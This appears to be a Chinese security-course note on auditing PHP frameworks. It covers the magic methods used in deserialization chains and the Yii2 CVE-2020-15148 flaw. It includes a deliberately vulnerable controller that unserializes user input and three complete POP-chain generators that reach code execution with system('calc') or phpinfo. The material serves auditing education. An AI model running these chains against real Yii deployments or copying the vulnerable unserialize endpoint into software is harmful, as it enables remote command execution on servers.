


Day112 代码审计-PHP框架开发篇&Yii反序列化 &POP利用链&某达OA&某商城&CVE分析



1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-原生态开发-SQL注入&语句监控
 - 2、PHP审计-原生态开发-SQL注入&正则搜索
 - 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-MVC开发-RCE&代码执行
 - 2、PHP审计-MVC开发-RCE&命令执行
 - 3、PHP审计-MVC开发-RCE&文件对比

-
- 1、PHP审计-动态调试-未授权安全
 - 2、PHP审计-文件对比-未授权安全
 - 3、PHP审计-未授权访问-三种形态

-
- 1、PHP审计-动态调试-变量覆盖
 - 2、PHP审计-动态调试-原生反序列化
 - 3、PHP审计-动态调试-框架反序列化

-
- 1、PHP框架学习-ThinkPHP-架构&调试&路由&接受
 - 2、PHP框架审计-ThinkPHP-不安全写法&版本漏洞

-
- 1、PHP框架审计-ThinkPHP-反序列化链分析
 - 2、PHP框架审计-ThinkPHP-反序列化链挖掘

-
- 1、PHP框架审计-Yii-反序列化链分析
 - 2、PHP框架审计-Yii-实际CMS挖掘分析
-

2.详细点

2.1 代码审计分类

- 1、原生态开发-代码审计源码案例
- 2、框架类开发-代码审计源码案例
- 3、组件类开发-代码审计源码案例
- 4、前端类开发-代码审计源码案例

2.2 审计分类

- 1、语言审计-PHP&Net&JS&Java&Python等
- 2、漏洞审计-注入&RCE&序列化&未授权等
- 3、框架审计-MVC&Tp&SpringBoot&Flask等
- 4、组件审计-FastJson&Log4j&Shrio等
- 5、工具审计-Fortify&Checkmarx&Bandit等
- 6、技术审计-DAST&SAST&IAST&动态调试等
- 7、分析审计-CC调用链&内存马原理&JNDI等

3.演示案例



```
1  框架审计总结方向：
2  1、版本不安全写法怎么检测
3  -本地复现版本写法对比
4  -参考官方开发手册写法
5  2、版本自身的漏洞怎么检测
6  -平常多关注此类框架漏洞
7  -配合黑盒工具检测找入口
8  https://github.com/Mochazz/ThinkPHP-vuln
9  https://github.com/hughink/Thinkphp-All-vuln
10 3、版本自身的漏洞怎么利用
11 根据漏洞提示找满足条件实现调用
12 满足条件：对应的函数点和可控变量
13
14 PHP常用的魔法函数：
15 __wakeup() //使用unserialize时触发
16 __sleep() //使用serialize时触发
17 __destruct() //对象被销毁时触发
18 __call() //在对象上下文中调用不可访问的方法时触发
19 __callStatic() //在静态上下文中调用不可访问的方法时触发
20 __get() //用于从不可访问的属性读取数据
21 __set() //用于将数据写入不可访问的属性
22 __isset() //在不可访问的属性上调用isset()或empty()触发
23 __unset() //在不可访问的属性上使用unset()时触发
24 __toString() //把类当作字符串使用时触发
```

```
25  __invoke() //当脚本尝试将对象调用为函数时触发
26
27  反序列化常用起点
28  1、__wakeup 一定会调用*;
29  2、__destruct 一定会调用;
30  3、__toString 当一个对象被反序列后又充当字符串使用。
31
32  反序列化的常见中间跳板
33  1、__toString 当一个对象被当做字符串使用;
34  2、__get 读取不可访问或不存在的属性时被调用;
35  3、__set: 当访问不可访问或不存在的属性赋值时调用。
36
37  反序列化的常见终点
38  1、__call() 调用不可访问或不存在的方法时被调用;
39  2、call_user_func() 一般PHP代码执行会选择这里;
40  3、call_user_func_array 一般PHP代码执行会选择这里。
41
42  注意: 实际成品源码审计分析中, 通过对版本的判断有无反序列化漏洞, 确定后需要对利用条件做判断, 利用条件主
    要有2个:
43  1、可控的文件, 文件使用文件判断类函数操作 (phar反序列化)
44  2、可控的变量, 变量采用的unserialize去操作 (反序列化)
```

3.1 PHP框架审计-Yii自身-反序列化CVE链

```
1  参考资料: CVE-2020-15148漏洞分析
2  https://www.extrader.top/posts/c79847ee
3  https://www.anquanke.com/post/id/254429
4  https://blog.csdn.net/unexpectedthing/article/details/123829375
5
6  1、环境部署:
7  phpstudy php7.4.3 Apache Yii-2.0.37
8
9  2、添加入口:
10 controllers/TestController.php
11 <?php
12 namespace app\controllers;
13
14 use yii\web\Controller;
15
16 class TestController extends Controller{
17     public function actionTest($data){
18         return unserialize(base64_decode($data));
19     }
20 }
21
22 3、反序列化链分析:
23 #POP链1:
```

```

24  yii\db\BatchQueryResult::__destruct()->reset()->close()
25  ->$_dataReader
26  GuzzleHttp\Psr7::close()->call_user_func
27  ->$_fn_close
28
29  <?php
30  //GuzzleHttp\Psr7::close()->call_user_func
31  //->$_fn_close
32  namespace GuzzleHttp\Psr7{
33      class FnStream{
34          var $_fn_close = "phpinfo";
35      }
36  }
37
38  //yii\db\BatchQueryResult::__destruct()->reset()->close()
39  //->$_dataReader
40  namespace yii\db{
41      use GuzzleHttp\Psr7\FnStream;
42      class BatchQueryResult{
43          private $_dataReader;
44          public function __construct()
45          {
46              $this->_dataReader=new FnStream();
47          }
48      }
49  }
50
51  namespace{
52      use yii\db\BatchQueryResult;
53      echo base64_encode(serialize(new BatchQueryResult()));
54  }
55
56
57  #POP链2:
58  yii\db\BatchQueryResult::__destruct()->reset()->close()
59  ->$_dataReader
60  Faker\Generator::__call()->format()->call_user_func_array()
61  ->$formatters['close']
62  \yii\rest\IndexAction::run->call_user_func()
63  ->$checkAccess $id
64
65  <?php
66  //\yii\rest\IndexAction::run->call_user_func()
67  //->$checkAccess $id
68  namespace yii\rest{
69      class IndexAction
70      {
71          public $checkAccess;

```

```

72         public $id;
73
74         public function __construct()
75         {
76             $this->checkAccess = 'system';
77             $this->id = 'calc';
78         }
79     }
80 }
81 //Faker\Generator::__call()->format()->call_user_func_array()
82 //->$formatters['close']
83 namespace Faker{
84     use \yii\rest\IndexAction;
85     class Generator{
86         protected $formatters = array();
87
88
89         public function __construct()
90         {
91             $this->formatters['close'] = [new IndexAction(), 'run'];
92         }
93     }
94 }
95 //yii\db\BatchQueryResult::__destruct()->reset()->close()
96 //->$_dataReader
97 namespace yii\db{
98     use Faker\Generator;
99     class BatchQueryResult{
100         private $_dataReader;
101         public function __construct()
102         {
103             $this->_dataReader=new Generator();
104         }
105     }
106
107 }
108
109 namespace{
110     use yii\db\BatchQueryResult;
111     echo base64_encode(serialize(new BatchQueryResult()));
112 }
113
114
115 #POP链3:
116 yii\db\BatchQueryResult::__destruct()->reset()->close()
117 ->$_dataReader
118 Faker\Generator::__call()->format()->call_user_func_array()
119 ->$formatters['close']

```

```

120 \yii\rest\CreateAction::run->call_user_func()
121 ->$checkAccess $id
122
123 <?php
124 //\yii\rest\CreateAction::run->call_user_func()
125 //->$checkAccess $id
126 namespace yii\rest{
127     class CreateAction{
128         public $checkAccess;
129         public $id;
130         public function __construct(){
131             $this->checkAccess = 'system';
132             $this->id = 'calc';          //命令执行
133         }
134     }
135 }
136
137 //Faker\Generator::__call()->format()->call_user_func_array()
138 //->$formatters['close']
139 namespace Faker {
140     use yii\rest\CreateAction;
141     class Generator
142     {
143         protected $formatters;
144         public function __construct()
145         {
146             $this->formatters['close'] = [new CreateAction(), 'run'];
147         }
148     }
149 }
150
151 //yii\db\BatchQueryResult::__destruct()->reset()->close()
152 //->$_dataReader
153 namespace yii\db{
154     use Faker\Generator;
155     class BatchQueryResult{
156         private $_dataReader;
157         public function __construct()
158         {
159             $this->_dataReader=new Generator();
160         }
161     }
162 }
163
164 namespace{
165     use yii\db\BatchQueryResult;
166     echo base64_encode(serialize(new BatchQueryResult()));
167 }

```

3.2 PHP框架审计-Yii成品-通达OA&某某商城



- 1 1、通达OA-Yii反序列化结合
- 2 <https://xz.aliyun.com/t/12855>
- 3 <https://forum.butian.net/index.php/share/2415>
- 4 2、攻防演练审计和0day漏洞挖掘
- 5 <https://mp.weixin.qq.com/s/L5uk1nBuo1fqEg-br4V0rQ>

